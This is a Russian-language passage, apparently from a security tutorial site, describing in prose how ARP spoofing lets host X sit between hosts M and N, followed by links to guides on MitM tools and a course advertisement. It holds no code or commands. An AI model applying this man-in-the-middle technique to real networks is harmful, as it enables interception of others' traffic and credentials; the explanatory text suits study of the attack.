Так как компьютеры M и N поддерживают самопроизвольный ARP, то, после получения ARP-ответа, они изменяют свои ARP таблицы, и теперь ARP-таблица M содержит MAC адрес X, привязанный к IP-адресу N, а ARP-таблица N содержит MAC адрес X, привязанный к IP-адресу M.
Тем самым атака ARP-spoofing выполнена, и теперь все пакеты(кадры) между M и N проходят через X. К примеру, если M хочет передать пакет компьютеру N, то M смотрит в свою ARP-таблицу, находит запись с IP-адресом узла N, выбирает оттуда MAC-адрес (а там уже MAC-адрес узла X) и передает пакет. Пакет поступает на интерфейс X, анализируется им, после чего перенаправляется узлу N.
Связанные статьи:
- Взлом сетевой аутентификации Windows (67.8%)
- Инструкция по Ettercap: атака человек-посередине (MitM), перехват паролей, обход HSTS, подмена данных на лету, использование пользовательских фильтров и плагинов, подцепление на BeEF, заражение бэкдорами (67.1%)
- Инструкция по использованию MITMf (67.1%)
- Инструкция по использованию Bettercap (67.1%)
- Новая версия bettercap 2.x: как установить и использовать в Kali Linux (67.1%)
- Kali Linux в магазине приложений Windows (Microsoft Store) (RANDOM — 0.7%)
факультете информационной безопасности от GeekBrains? Комплексная годовая программа практического обучения с охватом всех основных тем, а также с дополнительными курсами в подарок. По итогам обучения выдаётся свидетельство установленного образца и сертификат. По этой ссылке специальная скидка на любые факультеты и курсы!
Источник: hackware.ru